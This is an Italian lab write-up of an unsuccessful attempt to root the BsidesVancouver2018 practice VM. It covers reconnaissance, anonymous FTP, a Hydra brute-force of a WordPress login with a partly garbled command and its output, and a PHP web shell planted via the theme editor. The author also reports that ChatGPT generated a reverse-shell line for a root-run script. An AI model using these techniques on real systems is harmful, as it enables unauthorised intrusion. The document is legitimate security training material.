Extra S6-L5

Obiettivo:

Cercare di entrare nella macchina BsidesVancouver2018 e raggiungere i permessi root.

Svolgimento:

- Il primo passo è stato aprire la macchina kali che verrà utilizzata per provare ad
 effettuare l'expolit e BsidesVancouver2018 che invece sarà la macchina target. Per
 mettere in comunicazione tra loro, in entrambe la rete è stata settata su "Scheda
 solo host".
- Dalla kali, per individuare la macchina target sulla rete e scoprire il suo indirizzo IP, è stato lanciato il comando arp-scan.

```
(kali© kali)-[~]


$ sudo arp-scan -|
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:ad:25:87, IPv4: 192.168.56.102
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.56.1 0a:00:27:00:00:12 (Unknown: locally administered)
192.168.56.100 08:00:27:50:75:bb (Unknown)
192.168.56.101 08:00:27:77:16:c5 (Unknown)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.963 seconds (130.41 hosts/sec). 3 responded
```

Individuati i dispositivi sulla rete, bisognava capire quali di questi era la macchina target. La **192.168.56.1** è stata scartata perche è la macchina windows ospitante, per gli altri 2 indirizzi è stato utilizzato nmap.

Grazie a tale comando abbiamo scoperto che la macchina **192.168.56.103** ha un sistema basato su Linux, pertanto è il nostro target. Inoltre, tale comando, ci ha permesso di individuare le porte aperte tra le porte note.

Poichè la porta **http** risulta aperta, è stato effettuato un ulteriore test per verificare la connessione aprendo il browser.



It works!

This is the default web page for this server.

The web server software is running but no content has been added, yet.

Prima di passare ad indagare sulla porta 80, mi sono soffermato sulle altre 2.
 Effettuato un primo tentativo sulla ssh ho lasciato perdere, in quanto ho visto che richiede una chiave per effettuare l'accesso con i dati in quel momento a mia disposizione.

Discorso diverso invece per il servizio ftp.

```
(kali⊗ kali)-[~]

$ ftp 192.168.56.103

Connected to 192.168.56.103.
220 (vsFTPd 2.3.5)

Name (192.168.56.103:kali): ciao
530 This FTP server is anonymous only.

ftp: Login failed


ftp> ■
```

Collegandomi tramite protocollo ed inserendo un nome casuale per analizzare la risposta del server, ho scoperto che tale protocollo permette solo l'ingresso anonimo.


Mi sono collegato da anonimo (**anonymous**) e navigando nelle directory presenti, sono entrato in possesso del file **user.txt.bk** contenenti degli username. Dopo aver effettuato altri tentativi, sono passato al servizio **http.**

 Collegandomi al server tramite browser, ho visto che esso restituiva una pagina con del testo e che non era quindi permesso navigare all'interno del sito.
 Per effettuare una navigazione da URL mi sono quindi rivolto a gobuster


Ho scoperto così l'esistenza della sottodirectory /robots.



Visualizzato il testo soprastante, ho provato a raggiungere la pagina **backup_wordpress**.



Su tale pagina ho effettuato tantissimi tentativi diversi come **XSS**, **SQL Injection** e **buffer overflow** su tutti i campi disponibili, senza però avere esito positivo. Così mi sono concentrato sulla pagina di login raggiungibile tramite link.



Per forzare l'ingresso ho utilizzato **hydra** impostando una richiesta **http-post-form**. I dati utilizzati inizialmente sono: **users.txt.bk**, ricavato da ftp, e **rockyou.txt**, per le password

Inoltre tale richiesta è stata impostata prendendo la dicitura per il **POST** da **burpsuite**

```
POST /backup_wordpress/wp-login.php HTTP/1.1

POST /backup_wordpress/wp-login.php HTTP/1.1

Post: 192.168.56.103

Content-Length: 93

Cache-Control: max-age=0

Accept-Language: en-US,en:q=0.9

Origin: http://192.168.56.103

Content-Type: application/x-www-form-urlencoded

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.6668.71 Safari/537.36

Accept: text/html.application/xhtml+xml.application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

Referer: http://192.168.56.103/backup_wordpress/wp-login.php

Accept-Encoding: gzip_deflate_br

Cookie: wordpress_test_cookie=WP+Cookie+check

Connection: keep-alive

log=john&pwd=ciao&wp-submit=Log+In&redirect_to=%2Fbackup_wordpress*2Fwp-admin%2F&testcookie=1
```

In particolare la riga finale.

E il messaggio di errore dalla sorgente html della pagina di login.

```
<strong>ERROR</strong>: The password you entered for the username <strong>john</strong> is incorrect.
```


Tuttavia, con le liste inserite, il tempo richiesto da **Hydra** era troppo. Inserendo gli username trovati nella lista direttamente nel campo username della pagina di login e associando una password casuale, mi sono accorto che c'erano 2 casi ben distinti:

• Caso 1: Username e password errati

ERROR: Invalid username. Lost your password?
Username or Email Password Remember Me Log In
Lost your password? Back to Deprecated WordPress blog

Messaggio di errore: Invalid username

• Caso 2: username corretto e password errata



Messaggio di errore: the password you entered for the username john is incorrect.

Questo mi ha permesso di capire che l'username **john** effettivamente esisteva.


Così ho riformulato la richiesta di **Hydra** restringendo il campo utenti, al solo nome "**john**" ed inserendo nel campo password liste piccole via via più grandi, cercando in questo modo di ottimizzare i tempi.

```
(kali@ kali)=[-]
$ hydra -l 'john' P / wsr/share/wordlists/Passwords/kato-met-10-million-passwords-1000.txt http-post-form'://192.108.50.103/backup_wordpress/wp-login.php:log-"USER"6ppwd-"PASS":<stromp>ERRORK/stromp>" -V -1 Hydra -l 'john' P / wsr/share/wordlists/seclists/Passwords/kato-met-10-million-passwords-1000.txt http-post-form'://192.108.50.103/backup_wordpress/wp-login.php:log-"USER"6ppwd-"PASS":<stromp>ERRORK/stromp>" -V -1 Hydra -l 'john' P / wsr/share/wordlists/seclists/Passwords-1000.txt http-post-form'://192.108.50.103.109.mps | wsr/share/wordlists/seclists/share/wordlists/seclists/share/wordlists/seclists/share/wordlists/seclists/share/wordlists/seclists/share/wordlists/seclists/share/wordlists/share/wordlists/seclists/share/wordlists/seclists/share/wordlists/seclists/share/wordlists/seclists/share/wordlists/seclists/share/wordlists/seclists/share/wordlists/seclists/share/wordlists/seclists/share/wordlists/seclists/share/wordlists/seclists/share/wordlists/seclists/share/wordlists/seclists/share/wordlists/seclists/share/wordlists/seclists/share/wordlists/share/wordlists/seclists/share/wordlists/share/wordlists/share/wordlists/share/wordlists/share/wordlists/share/wordlists/share/wordlists/share
```

```
[ATTEMPT] target 192.168.56.103 - login "john" - pass "drummer" - 624 of 1000 [child 6] (0/0) [ATTEMPT] target 192.168.56.103 - login "john" - pass "action" - 625 of 1000 [child 7] (0/0) [ATTEMPT] target 192.168.56.103 - login "john" - pass "einstein" - 626 of 1000 [child 4] (0/0) [ATTEMPT] target 192.168.56.103 - login "john" - pass "bitches" - 627 of 1000 [child 11] (0/0) [ATTEMPT] target 192.168.56.103 - login "john" - pass "genesis" - 628 of 1000 [child 12] (0/0) [ATTEMPT] target 192.168.56.103 - login "john" - pass "hello1" - 629 of 1000 [child 2] (0/0) [ATTEMPT] target 192.168.56.103 - login "john" - pass "scotty" - 630 of 1000 [child 5] (0/0) [80][http-post-form] host: 192.168.56.103 login: john password: enigma 1 of 1 target successfully completed, 1 valid password found Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-12-16 14:45:39
```


Così ho trovato username e password corretti: Username: **john** Password: **enigma**

Successivamente sono entrato nel sito grazie al login corretto.



Anche qui ho effettuato tantissimi tentativi tra **XSS** e **SQL Injection**. Addirittura, avendo letto che tra le possibiliti vulnerabilità di **Apache 2.2.22** c'era il buffer overflow, ho scritto un piccolo codice in python che mi permettesse di generare stringhe da un milione di caratteri

Da inserire poi all'interno dei vari campi presenti:




Ma questi attacchi non sono riusciti.

Ho provato anche a cercare altre sotto cartelle sconosciute con **gobuster** sfruttando il **Cookie di sessione**

Trovando molteplici cartelle su cui ho indagato ma senza trovare nulla di interessante. Anche se ciò mi ha permesso di creare una piccola mappa mentale sulla composizione del server.

 Un campo finalmente vulnerabile l'ho individuato nella pagina editor del sito. Una pagina che permette di modificare le pagine del sito stesso intervenendo direttamente sul codice PHP. Un'occasione ghiotta per inserire codice PHP malevolo.




Tramite questa pagina ho provato ad inserire diversi expolit. Da codici che mi
permettessero di aprire porte a codici capaci di forzare la registrazione di nuovi utenti
root, senza però avere succeso. Così la mia scelta è ricaduta su una shell che mi
permettesse di navigare tra le cartelle del server e di aprire e modificare i file
presenti.

Modificando tale pagina





Ho ottenuto questo risultato



 Ho così iniziato a navigare tra i file del server senza però avere grande successo, poichè l'accesso ai dati sensibili non era permesso, così come la modifica a file importanti.

Aiutandomi con **ChatGPT** ho provato ad individuare file e processi che venissero eseguiti come root ma che fossero in qualche modo manipolabili.









Ho iniziato così ad analizzare tutti i processi e file trovati ed uno in particolare si è rivelato interessante.

Il file cleanup, visibile nell'ultima immagine, risulta essere l'unico file eseguito da root modificabile.



Da ChatGPT scopro che è possibile modificare tale file in modo da inserire istruzioni malevole eseguite come root. Così ho chiesto sempre a ChatGPT di generare un'istruzione da inserire. Il risultato è stato il seguente:



Un'istruzione che punta a creare una reverse shell con permessi root. Così l'ho inserita nel file cleanup



Pensavo di aver trovato finalmente la soluzione, ma una volta messa in ascolto la mia kali il risultato è stato il seguente.

Per mancanza di tempo pre-consegna, la mia indagine si è fermata qui, senza una soluzione e senza quindi i permessi di root. Tuttavia spero di essermi avvicinato.